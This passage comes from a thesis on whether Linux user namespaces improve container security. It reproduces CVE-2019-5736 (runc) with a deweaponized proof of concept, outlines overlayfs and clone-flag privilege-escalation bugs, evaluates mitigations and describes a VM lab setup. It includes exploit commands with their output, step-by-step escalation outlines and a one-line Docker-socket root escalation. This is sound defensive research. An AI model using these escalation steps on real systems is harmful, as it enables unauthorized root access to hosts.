In contrast to the previous two vulnerabilities, which were exploitable bugs in the Linux kernel, this vulnerability was found in `runc`. It is the underlying container runtime used in Docker by default. The vulnerability allows attackers to write to the runtime binary on the host. This occurs due to improper handling of a lingering file-descriptor, where `/proc/self/exe` inside the container points to the runtime binary on the host machine [59] and could become writeable to the root user in the container in certain situations.

As the runtime is executed each time the host interacts with a container, the attacker consequently achieves arbitrary code execution upon the next invocation of `runc`. A detailed description of this vulnerability is published by Iwaniuk and Popławski [60].

Variants

Two different attack vectors are possible for this vulnerability: either (1) a new container is created with a malicious attacker-controlled image or (2) a victim attaches to a container to which an attacker previously had root access. While the first category highlights an interesting supply-chain threat – i.e. how one ensures the security and integrity of the container images used –, its discussion is mostly out of scope for this thesis.

For this experiment a deweaponized proof-of-concept by user q3k on GitHub [61] is used that falls into the first category, even though the second category is closer to the scenario laid out in the container execution threat model. Instead of focusing on the two different vectors, this experiment explores different setups and runtime configurations. The exploit is "deweaponized" because it simply appends a string to the `runc` binary, proving that it has write access, but then stops there.

Section	Runtime	Description	Threat Model
4.4.1	default configuration	A default Docker installation, where the daemon runs as root.	CE
4.4.2	default + userns-remap	Configuration tweak to enable user namespace remapping in the default installation.	CE
4.4.3	rootless	The experimental rootless Docker setup using unprivileged user namespaces.	CE
4.4.4	rootless + system runc	Same as above, except a system installation of the runtime is used.	MU, CE

Table 4.4.: The Docker daemon and runc runtime were installed in different configurations to explore different setups with and without user namespaces.

To prepare a virtual machine for this experiment run: `$ vagrant up runc`

In each variant, a container image is first built from the Dockerfile included in the proof-of-concept repository and successful exploitation is verified by inspecting the tail of the the `runc` binary with the `strings` program or a hexdump. The commands can be seen in Listing 4.14.

```
cd /poc
docker build -t poc .
tail -c 32 $(which runc) | xxd
docker run --rm poc
tail -c 32 $(which runc) | xxd
```

Listing 4.14: Commands used to execute the proof-of-concept for CVE-2019-5736 and verify successful exploitation by inspecting the runc binary.

Fix the libseccomp Version

During the course of this thesis there has been an update to the libseccomp package and as of this writing a small fix is required to build the image with the correct version. The Dockerfile can be edited in-place with the sed command seen in Listing 4.15.

```
sed -i 's/\(apt-get.*libseccomp\)/\1=2.3.1-2.1ubuntu4/' Dockerfile
```

Listing 4.15: A patch needs to be applied to the Dockerfile in the proof-of-concept repository to install the expected version of libseccomp.

4.4.1. Default Setup

This is currently the default setup for Docker installations on Ubuntu. Since the dockerd daemon is running as the root user on the host system with no user namespace remapping enabled, the root user inside of the container has the same effective UID and is able to overwrite the binary. At this point the possibilities for an attacker are endless and this tampering threat can now be turned into an elevation of privilege (cf. 3.1.2).

Running the commands listed in Section 4.4 yields the expected results: the system binary in /usr/sbin/runc is appended with a string indicating a successful exploitation:

```
vagrant@ubuntu1604:~$ sudo su
root@ubuntu1604:/home/vagrant# cd /poc
root@ubuntu1604:/poc# docker build -t poc .
/* ... */
root@ubuntu1604:/poc# tail -c 32 /usr/sbin/runc | xxd
00000000: 2d01 0000 0000 0000 0000 0000 0000 0000  -...............
00000010: 0100 0000 0000 0000 0000 0000 0000 0000  ................
root@ubuntu1604:/poc# docker run --rm poc
HAX2: argv: /proc/self/fd/3
HAX2: fd: 4
HAX2: res: 13, 0
docker: Error response from daemon: OCI runtime state failed: fork/exec /usr/
    sbin/runc: text file busy: : unknown.
ERRO[0000] error waiting for container: context canceled
root@ubuntu1604:/poc# tail -c 32 /usr/sbin/runc | xxd
00000000: 0000 0001 0000 0000 0000 0000 0000 0000  ................
00000010: 0000 0063 7665 2d32 3031 392d 3537 3336  ...cve-2019-5736
```

Listing 4.16: Terminal output of an exploitation of the runc bug in a default Docker setup as per the instructions in Listing 4.14. The second hexdump shows that a string has successfully been appended to the binary.

4.4.2. Enable User Namespace Remapping

A very simple configuration change to enable user namespaces with ID remapping [62] is able to completely prevent this attack by disconnecting the root user in the container and on the host. When inspecting the process list on a host while a container is running, it becomes immediately clear that the root user inside the container is in fact running under an unprivileged user identifier.

```
# docker run -d alpine sleep 60 >/dev/null
# ps -f $(pgrep sleep)
UID         PID  PPID  C STIME TTY      STAT   TIME CMD
231072    22575 22558  4 17:16 ?        Ss     0:00 sleep 60
```

Listing 4.17: Inspecting the process list when a container is started with user namespace remapping enabled shows that root inside the container is an unprivileged UID in the initial namespace – UID 231072 in this case.

Since the vulnerability is not a kernel bug but a runtime bug in a userland application, the writes now strictly adhere to standard UNIX permissions and any modification of the runc binary by an unprivileged user is therefore denied – the attack simply fails. For this reason a listing of the terminal output is omitted here.

4.4.3. Rootless Docker Installation

For this variant the experimental rootless Docker installation is used again. What differentiates this setup from Section 4.4.2 is that in addition to a user namespace remapping, the daemon itself is running as a non-privileged user on the system. Furthermore all required binaries are installed to a subdirectory in the user's home directory.

Following Aleksa Sarai's idea of "true rootless" installations [63], this is a setup which ideally requires no intervention or prior configuration by an administrator and only requires that unprivileged user namespaces are enabled in the Linux kernel.

Contrary to the results in Section 4.4.2 however, the exploit succeeds in overwriting the runc binary again. In its default configuration, the user identifier remapping maps the current user to the root user inside the container; this is a very useful configuration for e.g. a single user on a development machine but unfortunately in this case it also allows the root user in a container to write to user-owned files.

While by a similar argument as in 4.4.1 this does give an attacker code execution on the host machine, this access is limited to the permissions of an unprivileged user; the particular user that is running the rootless Docker daemon. This level of access allows an attacker to potentially compromise sibling containers started through the same runtime and read files readable by that user. Still, this is a good step from a complete host system compromise as performed in this experiment's first variant.

4.4.4. Using System Binaries in a Rootless Setup

The setup used in this variant is employed by most of the other container runtimes currently providing a rootless mode. Meaning that while a system administrator has to install and configure the software before a user can launch containers, the fact that all files are owned by root – and in the case of `podman` installations on Red Hat systems additionally secured with SELinux labels – prevents a number of

```
vagrant@ubuntu1604:~$ cd /poc
vagrant@ubuntu1604:/poc$ docker info | grep rootless
  rootless
/* ... */
vagrant@ubuntu1604:/poc$ docker build -t poc .
/* ... */
vagrant@ubuntu1604:/poc$ tail -c 32 ~/bin/runc | xxd
00000000: 2d01 0000 0000 0000 0000 0000 0000 0000  -...............
00000010: 0100 0000 0000 0000 0000 0000 0000 0000  ................
vagrant@ubuntu1604:/poc$ docker run --rm poc
HAX2: argv: /proc/self/fd/3
HAX2: fd: 4
HAX2: res: 13, 0
docker: Error response from daemon: OCI runtime state failed: fork/exec /home/
    vagrant/bin/runc: text file busy: : unknown.
vagrant@ubuntu1604:/poc$ tail -c 32 ~/bin/runc | xxd
00000000: 0000 0001 0000 0000 0000 0000 0000 0000  ................
00000010: 0000 0063 7665 2d32 3031 392d 3537 3336  ...cve-2019-5736
```

Listing 4.18: Executing the proof-of-concept for CVE-2019-5736 in an experimental rootless setup of the Docker container runtime succeeds in overwriting the runc binary in the user's home directory, since the container root user is mapped to the user that started the runtime in the initial namespace.

different exploitation vectors. It is listed as modelling the MUscenario because a user might attempt to exploit this vulnerability to write to a system binary, when otherwise no access to a container runtime is given.

This variant of a rootless Docker setup can be simulated by creating a symbolic link to the system's `runc` in place of the user's copy in their home directory, as seen in Listing 4.19.

```
vagrant@ubuntu1604:/poc$ ln -sf /usr/sbin/runc ~/bin/runc
vagrant@ubuntu1604:/poc$ systemctl --user restart docker
```

Listing 4.19: Using a system copy of the runc binary linked into a rootless Docker setup.

Even though both binaries are vulnerable to this bug, the same reasoning as in Section 4.4.2 applies: the root user inside the container has permissions to no write to the runc binary that is dangling as a file descriptor inside of the container, so the attempt to write to it fails.

Alternatively, using a container-focused distribution with a read-only system partition – of which Red Hat CoreOS is a recent example – would prevent exploitation of this particular bug as well by pre-empting tampering threats.

4.5. Other Vulnerabilities

The maintainer of the Linux manual pages project, Michael Kerrisk, has written many articles explaining the intricacies of different namespaces [16, 64] and pointed to a number of interesting patches by Eric W. Biederman [65] that were required to properly secure the implementation of user namespaces. In this section a few security issues will be examined that resulted from unexpected side effects from the introduction of user namespaces in the kernel.

```
vagrant@ubuntu1604:/poc$ tail -c 32 ~/bin/runc | xxd
00000000: 2d01 0000 0000 0000 0000 0000 0000 0000  -...............
00000010: 0100 0000 0000 0000 0000 0000 0000 0000  ................
vagrant@ubuntu1604:/poc$ docker run --rm poc
HAX2: argv: /proc/self/fd/3
HAX2: fd: -1
HAX2: res: -1, 9
vagrant@ubuntu1604:/poc$ tail -c 32 ~/bin/runc | xxd
00000000: 2d01 0000 0000 0000 0000 0000 0000 0000  -...............
00000010: 0100 0000 0000 0000 0000 0000 0000 0000  ................
```

Listing 4.20: Using a system copy of runc in a rootless setup prevents successful exploitation of this vulnerability because the root user inside of the container lacks the permission to write to this file.

With the implementation of a new `kuid_t` type in the kernel to represent the user identifier from the kernel's point of view at any point in time and conversion of all permission checks to be capability- and namespace-aware, the most obvious permission miscalculation had been mitigated – and simply having a user identifier of 0 ceased to be 'magically special'.

However, as Kerrisk notes in his introductory presentation to user namespaces [23], the most common cause for surfacing security issues has been the fact that "many kernel code paths that could formerly be exercised only by root [could] now be exercised by any user". Bugs that would previously be unexploitable due to the fact that a user needed to have heightened privileges to begin with could suddenly become security issues, as demonstrated in Section 4.3.

Whether to enable user namespaces in default distribution kernels and whether the benefits justify the risks has been the subject of a number of discussions on Linux distribution forums and bug trackers [66]. In the early days after the initial implementation of user namespaces a large number of such bugs surfaced (e.g. numerous mishandled flags upon filesystem remounting [67], [68]) which left the impression that user namespaces are indeed a security vulnerability in their own regard. The following subsections give examples of rather convoluted code-paths that led to security vulnerabilities.

4.5.1. Unauthorized Creation of SUID Binaries using OverlayFS Filesystem

A bug in the `overlayfs` filesystem allowed an unprivileged user to create an arbitrary set user ID (SUID) binary and execute it in the initial host namespaces. This then trivially leads to privilege escalation threats. The series of steps required [69] can be broadly summarized as follows:

1. The first process creates new *user* and *mount namespaces*, then:
   a) mounts an `overlayfs` filesystem atop of `/bin`,
   b) changes the working directory to this mounted filesystem,
   c) changes the permissions of an existing SUID binary to be world-writeable.
2. Another process browses to the first processes working directory inside the mount namespace by using a link in `/proc/$PID/cwd` where `$PID` is the process ID of the first process.

a) A separate bug is used to write arbitrary content to the copied binary without losing the SUID attribute.

b) The binary is executed, which is still owned by root in the initial user namespace and has the SUID bit set.

c) The new process is started as root in the initial namespaces.

The `overlayfs` filesystem is a very efficient filesystem when a large portion of files is identical between different mountpoints. It uses a concept of lower-, upper- and working-directories and supports copy-on-write semantics. OCI container images use a similar structure internally that allows sharing large chunks of the filesystem among many different container images, thus being much more space-efficient.

According to the fix [70], an overly optimistic optimization was performed when copying files to the upper directory upon modification. This resulted in the copied file in step 1c) retaining its original ownership and attributes when it should have been owned by the root user inside the user namespace.

While the author does not agree with the assessment that access to mount-namespaced filesystems through a link in the `procfs` filesystem is a security issue per-se, it is again an interesting example of a vulnerability previously unexploitable by unprivileged users.

4.5.2. Illegal Combination of CLONE Flags allows Unauthorized chroot

Another security vulnerability was found to arise from an illegal combination of flags passed to the `clone` system call [71], leading to a binary loading a malicious shared library from a spoofed filesystem and successively executing attacker-controlled code.

There are several flags which control the behaviour of the `clone` system call [72]. Some of these flags must not be allowed together because their combined effects were found to lead to security vulnerabilities, like in this case:

CLONE_FS This flags results in the parent and child process sharing some aspects of the filesystem information. This includes the filesystem root and current working directory. Any directory changes with `chdir(2)` or changes to the root directory with `chroot(2)` also affect the other process.

CLONE_NEWUSER This flag creates the child process in a new user namespace, which is nested in and distinct from the caller's user namespace. This comes with all the gained privileges as described in Section 2.2.2.

As described in Section 2.2.2, a process entering a new user namespace gains a full set of capabilities and can therefore use the `chroot` system call in this namespace; it would normally require the `CAP_SYS_CHROOT` capability. When used in combination with the `CLONE_FS` flag, it allows the child process of an unprivileged parent to change the root directory for its parent process.

Michael Kerrisk has published an extensive write-up of this vulnerability [73]. The intricacies are a little convoluted again but the exploitation process can be broadly summarized as follows:

1. A parent process **p** forks a child **c** and begins polling its own executable pathname for changes.
   a) The child **c** populates a directory tree with a hard-linked SUID binary and a malicious shared library.
   b) The child **c** uses the `clone` syscall with the above two flags and waits for the created grandchild **g** to return.
      i. The grandchild **g** uses its capabilities to `chroot()` into the prepared directory tree and exits. The root directory of **c** has been changed as well.
   c) The child **c** executes the hard-linked SUID binary, which in turn loads the malicious library in the chroot tree.
   d) The malicious library uses `chown` and `chmod` to make the original executable a SUID binary owned by root.
2. The parent **p** now detects this change and re-executes itself, elevating to root permissions in the initial namespace and outside of the chroot tree.

The issue of creating hard links to SUID binaries has been fixed separately in the form of a `sysctl` flag in the kernel. But at the time when this vulnerability was published this flag was still turned off by default in most Linux distribution kernels. However, as Kerrisk notes, this particular vulnerability could be exploited in other ways not requiring any hard links to privileged binaries – e.g. through the use of a malicious `libc` in the prepared directory tree.

This bug belongs to a slightly different category of user namespace-related issues, where a process in a descendant namespace is able to manipulate the environment or exert capabilities in one of its parent namespaces – which should normally be forbidden by the ownership and inheritance concept of namespaces. It is exactly the kind of side effect that requires very careful consideration up front and it is similar to an issue of sibling user namespaces having capabilities in each other's namespace, as was discussed in response to Eric W. Biederman's extensive user namespace patch set [65].

4.6. Summary

Of the five vulnerabilities presented in this chapter, four were present in the kernel and only one was a runtime bug in a userland program. Of those kernel vulnerabilities, all namespace-related issues did only arise due to unforeseen side-effects of the introduction of user namespaces and newly available code-paths (4.5.2, 4.5.1) or only became meaningful privilege escalations due to the availability of unprivileged user namespaces (4.3).

Hence the assessment that user namespaces are a vulnerability in themselves might appear to be correct on first sight. However through a number of different experiment variants it was shown that the use of user namespaces and user identifier remapping in particular can be a powerful tool to mitigate threats in userland applications as well.

Whether or not they present an effective strategy to defend against threats in different models is further examined in the next chapter.

5. Evaluation

In this chapter the results from the previous experiments are evaluated and the potential benefits of user namespaces as an effective mitigation technique are assessed. In Section 5.2 a number of additional hardening techniques are described. Even though they are not directly related to any of the performed experiments, in many cases these measures could be used to amend the experimentation environment and prevent successful exploitation.

5.1. Evaluation of Experiments

First, an evaluation of the experiment results is performed. Since each experiment includes differently constructed variants, a relatively direct conclusion about the performance of user namespaces as a mitigation technique in the variant's respective threat scenario is possible.

5.1.1. DirtyCoW

The DirtyCoW vulnerability in Chapter 4.2 is interesting due to the fairly easily triggerable race condition and the low-level nature of the exploited copy-on-write primitive, which is used across a wide range of memory objects in the Linux kernel and is not limited to files in a filesystem.

Due to the nature of the vulnerability however, namespaces play only a secondary role in the exploitation process. Neither does the availability of unprivileged user namespaces ease the exploitation in a meaningful way when considering the threat scenario MU. Nor does the use of user namespaces in containerization effectively stop illegal accesses to the host system in model CE. For the experiments in the specific way they were performed, it can be concluded that user namespaces are not an effective mitigation technique. Both an unauthorized tampering with data and an elevation of privilege can successfully be achieved. Information disclosure and most other attack categories can then be performed from there on.

However, since the vulnerability explicitly requires that the target memory is at least *readable* to the current user, an intelligent use of user identifier remapping combined with other mitigation strategies like mandatory access controls (MAC) discussed in Section 5.2 can be employed to achieve at least a reasonable reduction in risk.

Additionally, a successful container escape as per model CE can be prevented when the vDSO functionality is disabled for containerized processes. This can for example be achieved with `ptrace` on a process to remove the vDSO mapping upon any syscalls.

5.1.2. SockSign

The SockSign bug in Chapter 4.3 is the first in the set of the experiments which has only become a meaningful vulnerability due to the availability of unprivileged user namespaces. In the first variant,

which corresponds to scenario MU of a multi-user workstation, the availability of unprivileged user namespaces therefore definitely poses a risk, which the administrators need to be aware of.

The second experiment variant on the other hand can be easily modified to mitigate the threat of a successful container escape by using methods from Section 5.2. It is important to limit the nested creation of additional user namespaces inside of a container. But that is already the default setting with most container runtimes. When this is given, the use of user namespaces for the container *creation* is mostly irrelevant for the threat scenario CE: whether or not a new user namespace is employed is not important as long as the process attempting the escape does not have the necessary capabilities on the namespaced network interface. So when processes additionally drop to an unprivileged user inside the container, the benefits of user identifier remapping can be used safely. Another option would be to use the host network namespace for networking; combined with a new user namespace this would ensure that even the root user inside the container has no capabilities on the exposed network interfaces.

Additional inspection of the `get_root` payload also underscored the importance of namespace ownership. Assuming that a situation could arise – without providing a specific example where this could be the case – where an attacker has references to the initial host namespaces and is able to use the `setns` system call, an unshared user namespace for the container would provide an effective mitigation to a container escape threat. The attacker is not allowed to switch to the desired host namespaces because their user namespace does not have ownership on them.

Lastly, the third experiment variant is an example of how a different container runtime can foil exploitation attempts in threat model CE. The use of different container runtimes is further discussed in Section 5.2.1 as an additional hardening technique orthogonal to user namespaces.

5.1.3. runc

The experiments performed with the runc vulnerability in Chapter 4.4 finally are an example of a runtime bug in userspace, as opposed to being a Linux kernel bug. All of the experiment variants are examples of threat scenario CE, where a process attempts to break out of its container confinement and achieve code execution on the host – in this case by exploiting a tampering threat. It is also the first experiment to show how the use of user namespaces, and the user identifier remapping as one of its features, has an immediate positive effect on security and can fully mitigate threats from this particular type of vulnerability. While keeping the root account available for use inside of the container, the remapping applies standard UNIX permission controls on file accesses outside of the security boundary of the container and provides strong separation for the host filesystem.

Theoretically, an attacker might want to exploit this vulnerability in a scenario more akin to model MU and achieve elevated privileges on the host. However, if an attacker had control over the container images that are executed or can modify the arguments with which a container is started, they can mount much more potent attacks, which do not require the exploitation of a vulnerability. Tampering with files is possible by directly mounting part of the host filesystem and temporarily disabling user namespace creation for a particular container by appending the arguments `-volume /:/host -userns none`, for example. Therefore, only experiment variant 4 in Section 4.4.4 remains meaningful for this scenario.

This threat was shown to be mitigated effectively with user namespaces however, for the same reasons given above.

5.1.4. Other Vulnerabilities

The other vulnerabilities shown in Chapter 4.5 fall into the same category as the vulnerability underlying the SockSign experiment: they are Linux kernel bugs, which only become exploitable due to the availability of unprivileged user namespaces in a threat model similar to scenario MU.

In none of the examples the user namespaces can provide any sort of effective mitigation. Rather, these threats can be mitigated by *disabling* user namespaces completely or restricting their unprivileged creation. It is something that users of personal computers and administrators need to be aware of when assessing their risks and creating their own threat model.

5.2. Defence in Depth and Other Mitigation Techniques

While nothing but a complete system shutdown will really effectively prevent any exploitation of existing bugs whatsoever, there are of course other techniques and technologies that can be combined to create a layered security sandbox which aims to prevent successful exploitation simply by virtue of increasing the *number* and *difficulty* of steps necessary. This is in line with common recommendations when addressing threats and especially when mitigating elevation of privilege threats [38, p. 157f]. The combination of these techniques can then be referred to as *Defence in Depth*. It is characterized by:

- Limiting the available attack surface by minimizing privileged operations and reducing the number of exposed interfaces.
- Running any processes with the least amount of privilege necessary to fulfil their job and have a comprehensive permissions system in place.
- Running processes sandboxed and isolated from other processes – as far as the system provides such support.

5.2.1. Userspace Kernels and Different Runtimes

Running a separate kernel in userspace as a hardening technique has been demonstrated already in Section 4.3.3. When speaking of container runtimes, there are usually two components to it: a controller or orchestrator and the actual OCI-compatible runtime which handles the namespace creation and executing the processes. The default runtime for Docker and a number of other projects is `runc`, which uses interfaces of the host kernel directly to create namespaces. This is performant but also provides no additional isolation over what the Linux kernel itself provides.

An alternative is the `gVisor` runtime, which is developed by Google. It is a userspace kernel, said to deliver a low overhead security solution for high-density applications [55]. It implements a portion of the Linux system surface in a userspace process and is therefore able to support containerized processes. But at the same time it acts as a filter in front of the actual host kernel, thereby mitigating most Linux kernel vulnerabilities.

Taking things one step further are container runtimes like `runq` [74] and Firecracker MicroVMs [75]. These use a hypervisor-based approach to running containers, i.e. a separate minimal virtual machine using hardware virtualization is created for each container. Thereby the security guarantees are shifted to the much stronger isolation of a KVM virtual machine.

5.2.2. Mandatory Access Controls and Security Frameworks

In addition to standard UNIX file permissions and access control lists (ACLs) there are so-called mandatory access controls (MACs) which hook into the Linux Security Modules framework and can subject a running process to additional scrutiny upon filesystem accesses etc. Both SELinux and AppArmor are widely deployed technologies and are listed in Adam Shostack's book as "Authorization Technologies" [38, p. 158] aiming to mitigate Elevation of Privilege threats. AppArmor is used in Docker primarily to restrict containerized processes from accessing subdirectories of the `/proc` and `/sys` filesystem trees.

```
# diff docker-default docker-noraw
4c4
< profile docker-default flags=(attach_disconnected,mediate_deleted) {
---
> profile docker-noraw flags=(attach_disconnected,mediate_deleted) {
8a9,11
>   # deny raw sockets
>   deny network raw,
>   deny network packet,
# apparmor_parser -r -W docker-noraw
```

Listing 5.1: Difference between the default AppArmor profile used by Docker and a modified profile, which restricts the creation of raw and packet sockets.

```
# docker run --rm -it -v /poc:/poc --security-opt apparmor=docker-noraw \
    --cap-add SYSLOG ubuntu
root@688be76a3821:/# /poc/nscape
[.] starting
[.] KASLR bypass enabled, getting kernel addr
[.] done, kernel text:   ffffffff85c00000
[.] padding heap
[-] socket(SOCK_DGRAM): Permission denied
```

Listing 5.2: Demonstration repeating the experiment from Chapter 4.3.2 with the restrictive profile from Listing 5.1 applied. The exploit fails because the necessary packet socket cannot be created.

With a slight modification to the default AppArmor profile, the creation of raw and packet sockets can be denied even for the root user of an otherwise privileged container. Thereby the vulnerability exploited in experiment 4.3.2 is not exposed and the threat would have been mitigated. The required modification compared to the default profile is shown in Listing 5.1 and a quick demonstration using this profile in Listing 5.2 shows that the exploit fails because the packet socket cannot be created.

Unfortunately however, AppArmor profiles for containers cannot be applied in rootless mode, because privilege is required to apply such a profile. Otherwise any previous restrictions could be trivially

lifted by applying a more lax AppArmor profile to your own process. These profiles can still be applied to the daemon itself, though, and such restrictions are then effective against any potential threats from a compromised runtime.

5.2.3. Daemon-less Operation

The classic mode of operation for Docker is a daemon which runs as the root user because it requires certain permissions and capabilities to create new network interfaces and create namespaces directly under the initial host user namespace. Users are given access to the Docker socket to communicate with this daemon and start their containerized workloads.

Apart from the trivial privilege escalation shown in Listing 5.3, that can be achieved by mounting the host filesystem and performing a simple `chroot` inside the container, other possibly disastrous consequences have been shown in the experiments in Sections 4.2.2 and 4.4.1 in particular.

```
1 ansemjo @thinkcentre-m35p ~ $ docker run --rm -it -v /:/host alpine
2 / # chroot /host
3 root @9235acafb161 / #
```

Listing 5.3: Trivial privilege escalation to root when having access to the Docker daemon socket by mounting the entire host filesystem and performing a `chroot` call.

However, this client / server model also brings with it a major repudiability threat (the *R* in the STRIDE threat modelling guidelines), since there is no audit logging of which user started which process when compared to a fork / exec model [76]. From the standpoint of the system's audit trail, each process in a Docker container is a descendant of the Docker daemon, which in turn is a direct descendant of the system's `init` process. Therefore it cannot be determined any more which particular user executed a command. Both running the Docker daemon as an unprivileged user in rootless mode and using a different runtime, which follows the fork / exec model, e.g. Red Hat's `podman`, could alleviate this particular threat.

5.2.4. Preventing Resource Exhaustion and Denial of Service

Another threat which has been neglected in this thesis so far is the threat of a denial of service (DoS) attack. Either through bugs which lead software to perform overly expensive calculations for very little input or simply through a large number of legitimate-looking requests, an attacker can lead a system to completely exhaust its resources and thereby deny service to other legitimate users of the same system.

The Linux kernel allows limiting the system resources available to a group of processes through the use of `control group (cgroup)s`. Specifically, in the context of containers, resources can be limited for the entire container. Then a single vulnerable container cannot exhaust all system resources and cannot bring the entire host down.

This mitigation however again does not work out-of-the-box with the rootless mode of most of the popular container runtimes at the time of this writing. Support is upcoming with the adoption of `cgroups v2`, which allows "unprivileged users to manage a control group hierarchy in a safe manner without requiring any additional permission" [77].

5.2.5. Least Privilege

It should be common sense that from a security standpoint a process should always run with the least amount of privileges necessary to perform its job. This usually involves running processes as a limited and unprivileged user, subject to permission checks and possibly a mandatory access control mechanism from Section 5.2.2.

While this is technically – as Adam Shostack notes [38, p. 158] – not a mitigation but a harbinger of elevation-of-privilege threats, it also prevents the process from becoming a trivial stepping stone to further exploitation when a vulnerability in the application *is* found. A web server should have no business in accessing the host's passwords database or load arbitrary kernel modules, for example. If an application needs to perform a privileged operation, e.g. a web server that binds on a low port, this granular capability can be explicitly added to the binary via file attributes or the application can start as root and then quickly drop to a different user after performing initialization.

This is still true for a containerized process and many articles obviously advise users against running untrusted applications as root in containers; it was shown in this work that an escape *can* be achieved. User namespaces are particularly useful in this regard as some applications may require elevated permissions for some initialization or preparation work due to the way they are written. User namespaces allow limiting those capabilities to a single namespace and its descendants only. With the help of user identifier remapping, containerized processes can then additionally be run as an unprivileged user even inside the container.

Furthermore, when the actual job is to start a containerized workload, elevated permissions are not actually required any more. With the exception of some specific network or filesystem requirements, there is no reason to run the container runtime with the elevated permissions it usually has and rootless containers present a viable alternative in this case.

6. Conclusion

After performing a number of experiments and evaluating the role of user namespaces for exploitation success in the previous chapter, an attempt to draw a conclusion is made. Unfortunately, the question whether user namespaces improve a system's security in a meaningful way must be answered with a classical *"it depends"*. The two scenarios presented in Chapter 3 yield slightly different results and it remains an individual choice whether some risks are accepted.

When presented with a scenario where the trust boundary is *the perimeter of a container* (CE, Chapter 3.2.2) the answer is almost certainly "yes". Enabling user namespaces and user identifier remapping for a container presented no additional security risks compared to not using these features. On the other hand, they enable some powerful isolation and separation techniques. For example, using separate user identifier (UID) mapping ranges for different tenants on the same machine comes to mind. The ownership hierarchy of namespaces and the scoping of capabilities can also make the availability of a root user inside a container an acceptable choice. Since a user's capabilities only apply to resources inside namespaces that are owned by that particular user namespace, this virtual root user is completely isolated and has no actual administrative powers on the host system. However, care must be taken to respect this new distinction and always check permissions in the correct namespace context.

If the drawbacks that currently come with a fully *rootless container runtime* – e.g. user mode networking with Slirp, slower filesystem drivers, missing support for security features like AppArmor or cgroups – are deemed acceptable, they additionally present a powerful strategy to mitigate against runtime vulnerabilities. This property has been outstandingly useful to mitigate threats from various `runc` bugs, as seen in Section 4.4. A good use case could be automated build containers, which run untrusted code in a precisely controllable and somewhat predictable environment.

On a *multi-user machine* that does not specifically target running containerized workloads (MU, Chapter 3.2.1) the situation is not as simple. It has been shown that historically there have been many bugs arising from various namespace implementations in the kernel. Especially the availability of unprivileged user namespaces introduced considerable vulnerabilities due to unforeseen correlations between features and the availability of new code paths that had previously required privilege to begin with. This added complexity opened up a new class of kernel bugs for exploitation. While the Linux kernel probably will never be free of bugs, the more recent track record with regard to user namespace related vulnerabilities looks promising. There is ongoing work to find such vulnerabilities by automatically "fuzzing" the kernel interfaces with tools like `syzkaller` [78]; the SockSign vulnerability presented in Chapter 4.3 was among those found with this tool.

However, for the same reasons given above, unprivileged user namespaces also enable powerful features on multi-user machines. The decoupling of capabilities from global resources allows unpriv-

ileged users to safely launch containerized workloads, which was shown to be especially useful in the context of high-performance computing. But also compared to possibly incomplete and vulnerable implementations of a “controlled invocation” with set user ID (SUID) helpers, user namespaces provide a standard way to avoid giving any privileges whatsoever on the host system to unprivileged users. As such, unprivileged user namespaces can be seen as a controlled invocation mechanism in their own right. Products like the Google Chrome browser nowadays use unprivileged user namespaces for renderer process sandboxing [79], where they previously used a root-owned SUID binary.

In conclusion, the author believes that the benefits of unprivileged user namespaces *generally outweigh the identified risks* and drawbacks. In many scenarios they can provide a *net positive effect* on a system’s security. Still, caution should be applied and the reader should respect the mentioned risks in their threat model.

A. Appendix

The appendix contains instructions to setup virtual machines for experimentation in Chapter 4 and provides verbatim copies of important program source files used therein.

A.1. Experiment Machine Setup

Since the vulnerabilities examined in Chapter 4 are all fixed in recent Linux distributions, historic and "known-vulnerable" distributions must be used instead. In order to protect the experimenter's host machine and ensure reproducible results, hardware-virtualized machines are provisioned with configuration management tools. This chapter contains instructions and necessary configuration files to do so.

Software Versions and Directory Structure

The author used a release of Ubuntu 19.04 "Disco Dingo" to develop and run the experiments with the following relevant software versions on the host machine:

QEMU	3.1.0	vagrant	2.2.3
ansible	2.7.8	python	3.7.3
make	4.2.1	gcc	8.3.0

Table A.1.: Relevant software versions used on the host machine during the development of the experiments.

A directory is prepared with configuration files for Ansible and Vagrant. The included proof-of-concept sources are compiled with a simple Makefile before provisioning, so the programs can be copied onto the virtual machine directly. Refer to the following sections and listings to arrange the required structure as shown in Listing A.1.

If the reader has obtained this thesis as a polyglot PDF file [1] the project can be extracted from the thesis' sources with `unzip thesis.pdf`. It will be in the subdirectory `./assets/experiments/`.

The file `get-rootless-docker.sh` is used to install the experimental rootless Docker distribution and can be obtained at `https://get.docker.com/rootless` [80]. The installed Docker version was pinned to `Nightly 20190517171028-f4f33ba` by changing two variables in the file as seen in Listing A.2.

Provision Virtual Machines with Vagrant and Ansible

Virtual machines are created from a generic Ubuntu "Xenial" image available from the Vagrant Cloud. Vagrant is used in conjunction with the `libvirt` driver to virtualize test systems on QEMU. If the

[1] A file created with `truepolyglot` (github.com/ansemjo/truepolyglot), which is both a valid PDF and a valid ZIP file at the same time.

```
experiments/
+-- dirtycow
|    +-- memroot.c
|    +-- overwrite.c
+-- runc
|    +-- q3k-poc-b9ad254b03
|    |    +-- Dockerfile
|    |    +-- stage1.c
|    |    +-- stage2.c
|    +-- runc-ubuntu-18.09.1.tar.xz
+-- socksign
|    +-- nscape-gvisor.diff
|    +-- nscape.diff
|    +-- pwn.c
+-- get-rootless-docker.sh
+-- Makefile
+-- provision.yml
+-- Vagrantfile
```

Listing A.1: Expected directory structure required to perform experiments in Chapter 4.

```
STATIC_RELEASE_URL="https://download.docker.com/linux/static/nightly/x86_64/
  docker-0.0.0-20190517171028-f4f33ba.tgz"
STATIC_RELEASE_ROOTLESS_URL="https://download.docker.com/linux/static/
  nightly/x86_64/docker-rootless-extras-0.0.0-20190517171028-f4f33ba.tgz"
```

Listing A.2: Change variables in the Docker installation script to use a specific release for reproduceability.

machine image is not available any more or a different virtualization solution shall be used for which there is no suitable image variant in Vagrant, an Ubuntu distribution can be installed manually from a disc image. Ubuntu installation discs should be easy to acquire for years after the initial release and first experiments were performed on manual installations as well. For reference, the disc image `ubuntu-16.04.6-server-amd64.iso` with a SHA256 checksum of `16afb1375372c57471ea5e29803a89a5a6bd1f6aabea2e5e34ac1ab7eb9786ac` was used.

Listing A.3 contains the contents of the `Vagrantfile` that is used by Vagrant [41] to create and provision virtual machines. A small machine with two virtual CPUs and 2 GiB of memory is created from the `generic/ubuntu1604` image. There is one section for each experiment, corresponding to Vagrant box names, which defines the proof-of-concept program to be compiled and the synchronized directory for the binaries. The programs are compiled with the Makefile in Listing A.4, which applies patches to create different variants where applicable first.

